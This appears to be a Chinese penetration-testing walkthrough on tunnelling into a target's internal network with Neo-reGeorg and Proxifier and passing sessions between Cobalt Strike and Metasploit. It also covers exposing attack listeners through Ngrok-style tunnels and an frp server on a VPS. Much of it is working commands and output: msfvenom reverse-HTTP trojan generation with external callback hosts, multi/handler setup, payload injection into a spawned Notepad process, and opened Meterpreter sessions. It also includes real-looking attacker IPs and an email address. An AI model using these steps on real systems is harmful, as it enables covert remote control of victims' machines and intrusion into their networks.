      m$$$$$ , $$$$,
      $$$@$ , $$$$_
      , 'lt$$$$$' , ' $$$<-
      , ' $$$$$$$$$$' , $$$$
      , '@$$$$$' , $$$$'
      , ' $$$$ , ' $$$@
      , ' z$$$$$$$ @$$$$$
      , ' r$$$ $ $|
      , ' $ $v c$$$
      , ' $ $v $ $v $$$$$$$$$$#
      $ $x $$$$$$$$ $twelve$$$@$'
      @$$$@L , , <@ $$$$$$$$$$
      $ $ , ' $$$$

```

[Github] <https://github.com/L-codes/neoreg>

```
Log Level set to [ERROR]
Starting SOCKS5 server [127.0.0.1:9999]
Tunnel at:
  http://vipgz4.91tunnel.com:10030/web1/tunnel.php
```

利用 proxifire 进行本地代理



代理到本地 9999 socks 5

Proxy Server

Server

Address: Port:

Protocol:

Authentication

☐ Enable

Username:

Password:

Options

No options for SOCKS5 are available.

检查代理是否成功（loopback 网络关了，google 换成 baidu）

Proxy Checker

Proxy Server

Address: 127.0.0.1:9999

Protocol: SOCKS 5

Authentication: NO

Test Settings...

Proxy is ready to work with Proxifier!

[30:55] Starting: Test 1: Connection to the Proxy Server

[30:55] IP Address: 127.0.0.1

[30:55] Connection established

[30:55] Test passed.

[30:55] Starting: Test 2: Connection through the Proxy Server.

[30:55] Authentication was successful.

[30:55] Connection to www.baidu.com:80 established through the proxy server.

[30:56] A default web page was successfully loaded.

[30:56] Test passed.



[30:57] Starting: Test 3: Proxy Server latency

[30:57] Latency < 0 ms

[30:57] Test passed.


[30:57] Testing Finished.

代理成功利用攻击机可直接访问目标机内网




(3) cs 和 msf 联动

1) cs 上线传递会话给 msf (msf 工具强大)



cs 成功上线后传递会话



选择对应的监听



Edit Listener

Create a listener.

Name:

cs->msf

Payload:

Foreign HTTP

Payload Options

HTTP Host (Stager):

vipgz4.91tunnel.com

HTTP Port (Stager):

10030

windows 启动花生壳

Sunny-Ngrok内网穿透服务

←

→

↺

https://www.ngrok.cc/user.html

★

🔒

📄

☰

←

→

↺

首页

隧道管理

关闭操作

退出

帅气的海带

1098408473@qq.com

🏠 主页

📖 教程 (一定要看)

👤 我的信息

隧道管理

注意: 未付款订单将会在一个小时候自动取消

隧道id	隧道名称	隧道协议	本地端口	服务器类型	到期日期	赠送域名	状态	操作
> 233049342247	kele	tcp	127.0.0.1:80	Ngrok (客户端下载)	2022-01-27 23:30:49 续费	tcp://vipgz4.91tunnel.com:10030	查看状态	编辑
> 220609342247	kele	tcp	127.0.0.1:80	Ngrok (客户端下载)	免费不过期	tcp://free.idcfengye.com:10033	查看状态	编辑 删除

攻击机启动端口映射

文件 动作 编辑 查看 帮助

(rootkali2021)-[~/桌面/linux_amd64/linux_amd64]

./sunny clientid 233049342247

```
文件 动作 编辑 查看 帮助
Sunny-Ngrok www.ngrok.cc 重 /linux_amd64/linux_amd64 (Ctrl+C to quit)
Tunnel Status online
Version 2.1.1/2.1.1
Forwarding tcp://vipgz4.91tunnel.com:10030 → 127.0.0.1:80
Web Interface 127.0.0.1:4040
# Conn 2
Avg Conn Time 624.26ms
```

攻击机启动 msf 设置监听

use exploit/multi/handler

set payload windows/meterpreter/reverse_http

set lhost 0.0.0.0

set lport 80

run

```
文件 动作 编辑 查看 帮助
J~HAKCERS~./.^ (Ctrl+C to quit)
.esc:wq!:.^
+++ATH`

Tunnel Status online
Version 2.1.1/2.1.1
Forwarding tcp://vipgz4.91tunnel.com:10030 → 127.0.0.1:80
Web Interface 127.0.0.1:4040
# Conn = [ metasploit v6.0.30-dev ]
+ -- -- [ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 7 evasion ]


Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost vipgz4.91tunnel.com
lhost => vipgz4.91tunnel.com
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run


[-] Handler failed to bind to 123.207.20.180:80
[*] Started HTTP reverse handler on http://0.0.0.0:80
[*] http://vipgz4.91tunnel.com:80 handling request from 127.0.0.1; (UUID: 6mg36ury) Staging x86 p
ayload (176220 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:80 → 127.0.0.1:43112) at 2021-12-28 23:45:53 +0800

meterpreter > █
```

注意 80 端口是否被占用，如被占用找出后 kill 掉



2) msf 拿到目标反传给 cs (方便同伴一起攻击)



攻击机 msf 生成木马

```
msfvenom -p windows/meterpreter/reverse_http LHOST=vipgz4.91tunnel.com
LPORT=10049 -f exe >/tmp/shell.exe
```



```
(root@kali2021)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=vipgz4.91tunnel.com LPORT=10030 -f exe >/tmp/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

反弹到代理上

攻击机启动端口映射

```
Sunny-Ngrok www.ngrok.cc (Ctrl+C to quit)

Tunnel Status      online
Version            2.1.1/2.1.1
Forwarding          tcp://vipgz4.91tunnel.com:10030 → 127.0.0.1:8080
Web Interface       127.0.0.1:4040
# Conn              6
Avg Conn Time       365.61ms
```

攻击机设置监听上线 msf

use exploit/multi/handler

set payload windows/meterpreter/reverse_http

set lhost 127.0.0.1

set lport 80

run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 127.0.0.1 http注意和生成木马对应
lhost => 127.0.0.1
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseList
enerBindAddress?
[*] Started HTTP reverse handler on http://127.0.0.1:8080
[*] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: ydswcoyt) Staging x86 payload (
176220 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:8080 → 127.0.0.1:52056) at 2021-12-30 23:13:55 +0800

meterpreter > █
```

(注意木马如果是 http 那么 payload 也要是 http)




攻击机 cs 设置好监听

Create a listener.

Name:

Payload:

Payload Options

HTTP Hosts:   

Host Rotation Strategy:


HTTP Host (Stager):

Profile:

HTTP Port (C2):

HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy: 

攻击机 msf 传递会话给 cs

background

use exploit/windows/local/payload_inject

set payload windows/meterpreter/reverse_http

set DisablePayloadHandler true

set lhost 119.3.158.99

set lport 9998

set session 1

exploit

```
文件 动作 编辑 查看 帮助
payload => windows/meterpreter/reverse_http
msf6 exploit(windows/local/payload_inject) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf6 exploit(windows/local/payload_inject) > set lhost 101.43.85.135
lhost => 101.43.85.135
msf6 exploit(windows/local/payload_inject) > set lport 9998
lport => 9998
msf6 exploit(windows/local/payload_inject) > exploit

[-] Exploit failed: One or more options failed to validate: SESSION.
msf6 exploit(windows/local/payload_inject) > session
[-] Unknown command: session.
msf6 exploit(windows/local/payload_inject) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  DESKTOP-OV587EP\kele @ DESKTOP-OV587EP  127.0.0.1:8080 -> 127.0.0.1:52056 (127.0.0.1)

msf6 exploit(windows/local/payload_inject) > set session 1
session => 1
msf6 exploit(windows/local/payload_inject) > exploit


[*] Running module against DESKTOP-OV587EP
[*] Spawned Notepad process 4620
[*] Injecting payload into 4620
[*] Preparing 'windows/meterpreter/reverse_http' for PID 4620
msf6 exploit(windows/local/payload_inject) >
```

成功传递给 cs

The screenshot shows the Cobalt Strike interface. At the top, there's a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area displays a table of active sessions. The table has columns: external, internal, listener, user, computer, note, process, pid, arch, and last. One session is listed: 117.17... 192.16... msf->cs kele DESKTOP... notepa... 4620 x86 13s. Below the sessions table is an 'Event Log' tab. The 'Event Log' tab shows a table with columns: name, payload, host, port, bind..., beacons, and profile. The table contains three entries: 'cs->msf' with payload 'windows/foreign/reverse...', 'msf->cs' with payload 'windows/beacon_http/re...', and 'vps' with payload 'windows/beacon_https/r...'. At the bottom of the interface are buttons for 'Add', 'Edit', 'Remove', 'Restart', and 'Help'.

external	inter...	listener	user	compu...	note	process	pid	arch	last
117.17...	192.16...	msf->cs	kele	DESKT...		notepa...	4620	x86	13s

name	payload	host	port	bind...	beacons	profile
cs->msf	windows/foreign/reverse...	vipgz4.91t...	100...			
msf->cs	windows/beacon_http/re...	101.43.85....	9998		101.43.85.135	default
vps	windows/beacon_https/r...	101.43.85....	9999		101.43.85.135	default



-----分割线-----

方法二：使用 vps+frp 代替 sunny（花生壳）

Vps 启动 frp 服务端端口 9997

./frps -c ./frps.ini

```
1 vps (华为云) x 2 vps (华为云) x +
2023/03/23 21:02:52 [W] [proxy.go:176] [0f13d2d3160de4be] [msf] listener is closed: accept tcp [::]:6600: use of clo
2023/03/23 21:02:52 [I] [control.go:382] [0f13d2d3160de4be] client exit success
^C
[root@hecs-213508 frp_0.38.0_linux_amd64]# ./frps -c ./frps.ini
2023/03/23 21:04:07 [I] [root.go:280] frps uses config file: ./frps.ini
2023/03/23 21:04:07 [I] [service.go:192] frps tcp listen on 0.0.0.0:9999
2023/03/23 21:04:07 [I] [root.go:289] frps started successfully
^C
[root@hecs-213508 frp_0.38.0_linux_amd64]# cat frps.ini
[common]
bind_port = 9999
[root@hecs-213508 frp_0.38.0_linux_amd64]# vim frps.ini
[root@hecs-213508 frp_0.38.0_linux_amd64]# ./frps -c ./frps.ini
2023/03/23 21:06:10 [I] [root.go:280] frps uses config file: ./frps.ini
2023/03/23 21:06:10 [I] [service.go:192] frps tcp listen on 0.0.0.0:9997
2023/03/23 21:06:10 [I] [root.go:289] frps started successfully
2023/03/23 21:06:19 [I] [service.go:447] [96b6ebbb918b380] client login info: ip [39.144.137.224:39193] version [0.
2023/03/23 21:06:19 [I] [tcp.go:63] [96b6ebbb918b380] [msf] tcp proxy listen port [6600]
2023/03/23 21:06:19 [I] [control.go:444] [96b6ebbb918b380] new proxy [msf] success
2023/03/23 21:06:36 [I] [proxy.go:179] [96b6ebbb918b380] [msf] get a user connection [39.144.137.224:61514]
```

攻击机启动 frp 客户端编辑好配置文件

./frpc -c ./frpc.ini

119.3.158.99:6000--->127.0.0.1:80

```
文件 动作 编辑 查看 帮助
[common]
server_addr = 119.3.158.99
server_port = 9998
[msf]
type = tcp
local_ip = 127.0.0.1
local_port = 80
remote_port = 6000
```

msfvenom -p windows/meterpreter/reverse_http LHOST=119.3.158.99
LPORT=6000 -f exe >/tmp/shell2.exe #生成木马反弹到 vps 上

攻击机设置监听上线 msf #监听本地的 80 相当于监听 vps 的 6000

use exploit/multi/handler

set payload windows/meterpreter/reverse_http

set lhost 127.0.0.1

set lport 80

run

msf 成功上线后续步骤与方法一一致

